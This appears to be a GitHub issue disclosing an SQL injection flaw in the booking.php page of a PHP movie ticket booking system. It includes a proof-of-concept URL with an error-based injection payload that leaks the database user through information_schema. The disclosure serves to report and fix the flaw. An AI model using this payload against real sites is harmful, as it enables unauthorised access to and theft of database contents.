New issue

Jump to bottom

Movie Ticket Booking System-PHP SQL injection vulnerability exists #1

Closed huclilu opened this issue 2 days ago · 0 comments

huclilu commented 2 days ago


Building environment：Apache2.4.49；MySQL5.7.26；PHP7.3.4

1.Movie Ticket Booking System-PHP SQL injection vulnerability exists

In Booking Php, from line 4 to line 12 of the code，the value of id is passed to the backend through the get request, and is assigned to the variable $id, then $id is substituted into the database for query, and the value is assigned to the variable $movieQuery, and then the query result mysqli is returned_ query, SQL error injection vulnerability

POC：

```
http://vulcinema.test/booking.php?id=3%20or%20(select%201%20from%20(select%20count(*),concat(user(),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)
```



huclilu closed this as completed 2 days ago

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

1 participant